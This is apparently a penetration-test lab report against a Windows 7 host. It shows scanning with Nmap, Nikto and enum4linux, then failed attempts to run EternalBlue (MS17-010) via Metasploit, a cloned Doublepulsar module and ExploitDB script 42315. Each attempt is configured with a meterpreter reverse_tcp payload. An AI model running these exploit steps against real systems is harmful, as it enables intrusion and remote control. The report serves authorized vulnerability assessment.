


```
msf6 > nmap 10.10.10.10
[*] Nmap: TCP Sequence Prediction: Difficulty=259 (Good luck!)
[*] Nmap: IP ID Sequence Generation: Incremental
[*] Nmap: Service Info: Host: JOHNDOE-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: mean: 2h19m59s, deviation: 4h02m30s, median: -1s
[*] Nmap: |_nbstat: NetBIOS name: JOHNDOE-PC, NetBIOS user: <unknown>, NetBIOS MAC: 22:88:50:be:7c:78 (unknown)
[*] Nmap: |_Names:
[*] Nmap: |   JOHNDOE-PC<00>      Flags: <unique><active>
[*] Nmap: |   WORKGROUP<00>      Flags: <group><active>
[*] Nmap: |   JOHNDOE-PC<20>      Flags: <unique><active>
[*] Nmap: |   WORKGROUP<1e>      Flags: <group><active>
[*] Nmap: |   WORKGROUP<1d>      Flags: <unique><active>
[*] Nmap: |_\\x01\\x02_MSBROWSE__\\x02<01>  Flags: <group><active>
[*] Nmap: |_smb-os-discovery:
[*] Nmap: |   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
[*] Nmap: |   OS CPE: cpe:/o:microsoft:windows_7::sp1
[*] Nmap: |   Computer name: JohnDoe-PC
[*] Nmap: |   NetBIOS computer name: JOHNDOE-PC\\x00
[*] Nmap: |   Workgroup: WORKGROUP\\x00
msf6 >
```

Using this tool, I was able to see the smb-security-mode and smb-os-discovery. Find the below figure which displays the same.

Figure11e

SMB OS discovery and SMB security mode is displayed by Armitage



```
msf6 > nmap 10.10.10.10
[*] Nmap: |   WORKGROUP<1d>      Flags: <unique><active>
[*] Nmap: |_\\x01\\x02_MSBROWSE__\\x02<01>  Flags: <group><active>
[*] Nmap: |_smb-os-discovery:
[*] Nmap: |   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
[*] Nmap: |   OS CPE: cpe:/o:microsoft:windows_7::sp1
[*] Nmap: |   Computer name: JohnDoe-PC
[*] Nmap: |   NetBIOS computer name: JOHNDOE-PC\\x00
[*] Nmap: |   Workgroup: WORKGROUP\\x00
[*] Nmap: |_System time: 2022-04-30T12:14:28-07:00
[*] Nmap: |_smb-security-mode:
[*] Nmap: |   account_used: guest
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
[*] Nmap: |_message_signing: disabled (dangerous, but default)
[*] Nmap: |_smb2-security-mode:
[*] Nmap: |   2.1:
[*] Nmap: |_   Message signing enabled but not required
[*] Nmap: |_smb2-time:
[*] Nmap: |   date: 2022-04-30T10:14:27
msf6 >
```

Output of the scan is as below:

OS: Windows 7 Ultimate 7601 Service Pack 1 (windows 7 ultimate 6.1)

OS CPE: cpe:/o:microsoft:windows_7::sp1

Computer name: JohnDoe-PC

NETBIOS Computer name: JohnDoe-PC\x00

SMB Security Mode

Account_used: guest

Authentication_level: user

Running Attack > smb > eternal blue exploit in Armitage. Below are the figures where the attack was performed via Armitage.

Figure 11f

Running eternal blue ms_17_010_eternal blue exploit






Figure 11g

Running eternal blue ms_17_010_eternal blue exploit

**Figure 11h**

Running eternal blue ms_17_010_eternal blue exploit



But unfortunately, I haven't got any active sessions or shell.

Metasploit

The Metasploit framework is a fantastic tool that can be used by both cybercriminals and ethical hackers to investigate network and server vulnerabilities. It could be personalized and used with most operating systems because it's an open-source framework.

Nikto

Nikto is a free command-line vulnerability scanner that looks for harmful files/CGIs, obsolete server software, and other issues on webserver. It checks for both general and server-specific issues.

Figure 12

Running nikto on webserver.

Command: nikto -h http://10.222.217.16

```
(kali@kali)~$ nikto -h http://10.222.217.16
- Nikto v2.1.6

+ Target IP:      10.222.217.16
+ Target Hostname: 10.222.217.16
+ Target Port:    80
+ Start Time:     2022-04-30 19:20:35 (GMT-4)

+ Server: Microsoft-IIS/7.5
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-aspnet-version header: 2.0.50727
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ /: Appears to be a default IIS 7 install.
+ 7915 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:       2022-04-30 19:28:07 (GMT-4) (452 seconds)

+ 1 host(s) tested
```

Not much data is revealed. Very few trivial issues were disclosed as some headers are missing.

Enum4linux

Enum4linux is a utility that collects data from Windows and Samba systems.

Command: enum4linux -a 10.222.217.16

Few workgroups were disclosed by this tool.

Figure13

Enum4linux for smb information enumeration

```
L$ enum4linux -a 10.222.217.16
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Apr 30 16:00:37 2022

| Target Information |
|-----|
Target ..... 10.222.217.16
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

| Enumerating Workgroup/Domain on 10.222.217.16 |
|-----|
[+] Got domain/workgroup name: WORKGROUP

| Nbtstat Information for 10.222.217.16 |
|-----|
Looking up status of 10.222.217.16
JOHNDOE-PC <00> - B <ACTIVE> Workstation Service
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
JOHNDOE-PC <20> - B <ACTIVE> File Server Service
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
WORKGROUP <1d> - B <ACTIVE> Master Browser
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
MAC Address = 22-88-50-BE-7C-78
```

SMB (Server Message Block)

The Microsoft SMB Protocol implements the Server Message Block (SMB) Protocol, which is a network file sharing protocol. A dialect is a collection of message packets that specify a specific protocol version. SMB is a dialect of the Common Internet File System (CIFS) Protocol.

Microsoft Server Message Block 1.0 (SMBv1) server has a remote code execution vulnerability, and this can be exploited by attackers. Post exploitation attacker would be able to access target

server and will be able to execute code to get back the shell. Any authenticated user can also exploit this vulnerability via SMBv1 by sending crafted packets to smb1 server.

Since the system is vulnerable to ms17_010, next up is running msfconsole and find the appropriate exploit.

The EternalBlue attack takes advantage of SMBv1 weaknesses in prior Microsoft operating systems. As a file-sharing, printer-sharing, and port-sharing network communication protocol It was essentially a way for Windows computers to interact with each other and with other devices so that remote services could be provided. The vulnerability utilizes of how Microsoft Windows handles, or rather mishandles, specially prepared packets from hostile attackers. An attacker only needs to send a specially crafted packet to the target server for the virus to spread and a cyberattack to take place.

Figure 13a

Run msfconsole to start Metasploit framework. Next type in command search ms17-010 which lists all the relevant exploits.

```
(kali㉿kali)-[~]
└─$ msfconsole

*****
***** Metasploit v6.1.27-dev *****
*****  -> For more information, use 'help' -> *****
*****
***** Suggest the debugger 'pwndbg' with 'set debugger pwndbg' *****
*****
***** https://metasploit.com *****

+ -- --[ metasploit v6.1.27-dev ]
+ -- --[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- --[ 596 payloads - 45 encoders - 10 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Use the 'edit' command to open the
currently active module in your editor

msf6 > search ms17-010
```


Figure 13b

List of exploits

```
    =[ metasploit v6.1.27-dev                                ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post           ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > |
```

Figure 13c

Selected first exploit, exploit/windows/smb/ms17_010_eternalblue

Rhost was set to 10.222.217.16 with command “set RHOSTS 10.222.217.16”

Lhost was set to 192.168.171.129 (this is my local machine ip address) with command “set LHOSTS 192.168.171.129”

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.222.217.16
RHOSTS => 10.222.217.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOSTS 192.168.171.129
LHOSTS => 192.168.171.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  -  -  -  -  -
  RHOSTS    10.222.217.16   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     445             yes       The target port (TCP)
  SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   (Optional) The password for the specified username
  SMBUser   (Optional) The username to authenticate as
  VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true           yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  -  -  -  -  -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.171.129 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

Figure 13d

Running the exploit with run command

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.171.129:4444
[*] 10.222.217.16:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.222.217.16:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x86 (32-bit)
[*] 10.222.217.16:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.222.217.16:445 - The target is vulnerable.
[-] 10.222.217.16:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Unfortunately, there were no sessions that were created. But this exploit confirms that this host is vulnerable to MS17_010.

According to the above exploit result, I conclude that the exploit module supports only x64(64-bit) architecture and the host supports x86(32-bit) architecture. So that exploit could not run successfully.

So, I have decided to download Eternalblue-Doublepulsar-Metasploit exploit from git. Below is command to clone the exploit.

Command: git clone <https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git>

Figure14a

Cloning eternalblue doublepulsar metasploit exploit

```
(kali@kali)-[~]
$ git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git
Cloning into 'Eternalblue-Doublepulsar-Metasploit' ...
remote: Enumerating objects: 71, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 71 (delta 1), reused 2 (delta 1), pack-reused 65 (from the origin)
Receiving objects: 100% (71/71), 2.83 MiB | 3.55 MiB/s, done.
Resolving deltas: 100% (14/14), done.

(kali@kali)-[~]
$ ls
42315.py      checker.py  Eternalblue-Doublepulsar-Metasploit  eternalblue_poc.py
42315.py.1   Desktop    eternal-blue.exe                      eternalchampion_leak.py
armitage-tmp Documents  eternalblue_exploit7.py              eternalchampion_poc2.py
BUG.txt      Downloads  eternalblue_exploit8.py              eternalchampion_poc.py
```

After downloading the exploit, I have moved the eternalblue_doublepulsar.rb ruby file to /usr/share/metasploit-framework/modules/exploits/windows/smb directory in order to use this exploit by Metasploit.

Figure 14b

Copying the exploit file to Metasploit folder

```
(kali@kali)-[~]
$ cd Eternalblue-Doublepulsar-Metasploit

(kali@kali)-[~/Eternalblue-Doublepulsar-Metasploit]
$ ls
deps  Dockerfile  eternalblue_doublepulsar.rb  LICENSE  README.md

(kali@kali)-[~/Eternalblue-Doublepulsar-Metasploit]
$ cp -rf eternalblue_doublepulsar.rb /usr/share/metasploit-framework/modules/exploits/windows/smb/
cp: cannot create regular file '/usr/share/metasploit-framework/modules/exploits/windows/smb/eternalblue_doublepulsar.rb': Permission denied

(kali@kali)-[~/Eternalblue-Doublepulsar-Metasploit]
$ sudo cp -rf eternalblue_doublepulsar.rb /usr/share/metasploit-framework/modules/exploits/windows/smb/
[sudo] password for kali:

(kali@kali)-[~/Eternalblue-Doublepulsar-Metasploit]
$ ls /usr/share/metasploit-framework/modules/exploits/windows/smb/
cve_2020_0796_smbghost.rb  ms04_007_killbill.rb  ms06_040_netapi.rb  ms09_050_smb2_negotiate_func_index.rb  netidentity_xtierrpcpipe.rb  smb_shadow.rb
eternalblue_doublepulsar.rb  ms04_011_lsass.rb  ms06_060_nwapi.rb  ms10_046_shortcut_icon_dllloader.rb  psexec.rb  timbaktu_plughntcommand_bof.rb
generic_smb_dll_injection.rb  ms04_031_netdde.rb  ms06_066_nwksrv.rb  ms10_061_spoolss.rb  smb_delivery.rb  webexec.rb
group_policy_startup.rb  ms05_039_pnp.rb  ms06_070_wksvc.rb  ms15_020_shortcut_icon_dllloader.rb  smb_doublepulsar_rce.rb
ipass_pipe_exec.rb  ms06_025_rasman_reg.rb  ms07_029_msdns_zonename.rb  ms17_010_eternalblue.rb  smb_relay.rb
ms03_049_netapi.rb  ms06_025_rras.rb  ms08_067_netapi.rb  ms17_010_psexec.rb  smb_rras_erraticgopher.rb
```

Figure 14c

Type the command “*use exploit/windows/smb/eternalblue_doublepulsar*” and show options to view all the required options of the exploit.

```
msf6 > use exploit/windows/smb/eternalblue_doublepulsar
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):



| Name               | Current Setting                                 | Required | Description                                                                                  |
|--------------------|-------------------------------------------------|----------|----------------------------------------------------------------------------------------------|
| DOUBLEPULSARPATH   | /root/Eternalblue-Doublepulsar-Metasploit/deps/ | yes      | Path directory of Doublepulsar                                                               |
| ETERNALBLUEPATH    | /root/Eternalblue-Doublepulsar-Metasploit/deps/ | yes      | Path directory of Eternalblue                                                                |
| PROCESSINJECT      | wlms.exe                                        | yes      | Name of process to inject into (Change to lsass.exe for x64)                                 |
| RHOSTS             |                                                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT              | 445                                             | yes      | The SMB service port (TCP)                                                                   |
| TARGETARCHITECTURE | x86                                             | yes      | Target Architecture (Accepted: x86, x64)                                                     |
| WINEPATH           | /root/.wine/drive_c/                            | yes      | WINE drive_c path                                                                            |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.171.129 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                                      |
|----|-------------------------------------------|
| 8  | Windows 7 (all services pack) (x86) (x64) |



msf6 exploit(windows/smb/eternalblue_doublepulsar) > █
```

Now I have set the below parameter:

set RHOST 192.168.171.129

set RPORT 445

set TARGETARCHITECTURE x86

set PROCESSINJECT wlms.exe

set DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/

set ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/

Figure 14d

Setting the above parameters

```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set RHOST 10.222.217.16
RHOST => 10.222.217.16
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):
```

Name	Current Setting	Required	Description
DOUBLEPULSARPATH	/root/Eternalblue-Doublepulsar-Metasploit/deps/	yes	Path directory of Doublepulsar
ETERNALBLUEPATH	/root/Eternalblue-Doublepulsar-Metasploit/deps/	yes	Path directory of Eternalblue
PROCESSINJECT	wlms.exe	yes	Name of process to inject into (Change to lsass.exe for x64)
RHOSTS	10.222.217.16	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
TARGETARCHITECTURE	x86	yes	Target Architecture (Accepted: x86, x64)
WINEPATH	/root/.wine/drive_c/	yes	WINE drive_c path

```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       192.168.171.129  yes       The listen address (an interface may be specified)
LPORT       4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  8    Windows 7 (all services pack) (x86) (x64)

msf6 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT lsass.exe
PROCESSINJECT => lsass.exe
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/
DOUBLEPULSARPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/
ETERNALBLUEPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf6 exploit(windows/smb/eternalblue_doublepulsar) >

```

Figure 14e

Setting the above parameters

```
RHOST => 10.222.217.16
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):
```

Name	Current Setting	Required	Description
DOUBLEPULSARPATH	/root/Eternalblue-Doublepulsar-Metasploit/deps/	yes	Path directory of Doublepulsar
ETERNALBLUEPATH	/root/Eternalblue-Doublepulsar-Metasploit/deps/	yes	Path directory of Eternalblue
PROCESSINJECT	wlms.exe	yes	Name of process to inject into (Change to lsass.exe for x64)
RHOSTS	10.222.217.16	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
TARGETARCHITECTURE	x86	yes	Target Architecture (Accepted: x86, x64)
WINEPATH	/root/.wine/drive_c/	yes	WINE drive_c path

```

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       192.168.171.129  yes       The listen address (an interface may be specified)
LPORT       4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  8    Windows 7 (all services pack) (x86) (x64)

msf6 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT lsass.exe
PROCESSINJECT => lsass.exe
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/
DOUBLEPULSARPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/
ETERNALBLUEPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/eternalblue_doublepulsar) >

```

After setting the related parameters, by running exploit command I was able run the exploit.

But unfortunately, I came across some errors which made my exploit fail. Below is the error which I came across after running the exploit.

Figure 14f

Error after running the exploit

```
cp: cannot stat '/root/Eternalblue-Doublepulsar-Metasploit/deps//Eternalblue-2.2.0.Skeleton.xml': No such file or directory
sed: can't read /root/Eternalblue-Doublepulsar-Metasploit/deps//Eternalblue-2.2.0.xml: No such file or directory
sed: can't read /root/Eternalblue-Doublepulsar-Metasploit/deps//Eternalblue-2.2.0.xml: No such file or directory
sed: can't read /root/Eternalblue-Doublepulsar-Metasploit/deps//Eternalblue-2.2.0.xml: No such file or directory
sed: can't read /root/Eternalblue-Doublepulsar-Metasploit/deps//Eternalblue-2.2.0.xml: No such file or directory
```

I discovered that the wine path is missing from the root directory. Because the eternal blue exploit failed due to x86 architecture, I have to concentrate on x86 architecture to ensure that my system runs without error. I downloaded wine and winetricks to achieve this. Despite of that the exploit did not generate any sessions.

Conclusion

Using the various tools listed above, I've concluded that the system does have vulnerabilities, and that unauthorized individual can access and exploit personally identifiable information. This system became vulnerable due to a failure to secure and fix the updated patches on SMB server.

The purpose of this test was to:

- Identify any system vulnerabilities
- Determine the potential damage of any flaws
- Provide fixes and remediations for any vulnerabilities.

To achieve these objectives, vulnerability scanners were utilized, which successfully discovered the main SMB vulnerability as well as a few additional significant flaws. The potential damage associated with the SMB vulnerability was determined to be severe after it was abused. The next section contains suggested recommendations for resolving certain concerns.

Failed Attempts

Used searchsploit tool to find the exploits for MS17_010. Below are the figures related to that.

Command: searchsploit -id MS17-010

Figure 15a

Selected 42315 exploit, which is EternalBlue SMB remote code execution

```
(kali@kali)-[~]
$ searchsploit -id MS17-010
```

Exploit Title	EDB-ID
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010)	43970
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	41891
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	42031
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	42315
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	42030
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)	41987

```
Shellcodes: No Results

(kali@kali)-[~]
$ pwd
/home/kali

(kali@kali)-[~]
$ searchsploit -m 42315
Exploit: Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
URL: https://www.exploit-db.com/exploits/42315
Path: /usr/share/exploitdb/exploits/windows/remote/42315.py
File Type: Python script, ASCII text executable

Copied to: /home/kali/42315.py
```

Figure 15b

Edited the code of 42315 exploit by changing the username as guest since the SMB server with NMAP script and armitage had revealed that user level is guest.

```
*~/42315.py - Mousepad
File Edit Search View Document Help
[Icons]
18 - testenv win.
19 - Windows 2016 x64
20 - Windows 10 Pro Build 10240 x64
21 - Windows 2012 R2 x64
22 - Windows 8.1 x64
23 - Windows 2008 R2 SP1 x64
24 - Windows 7 SP1 x64
25 - Windows 2008 SP1 x64
26 - Windows 2003 R2 SP2 x64
27 - Windows XP SP2 x64
28 - Windows 8.1 x86
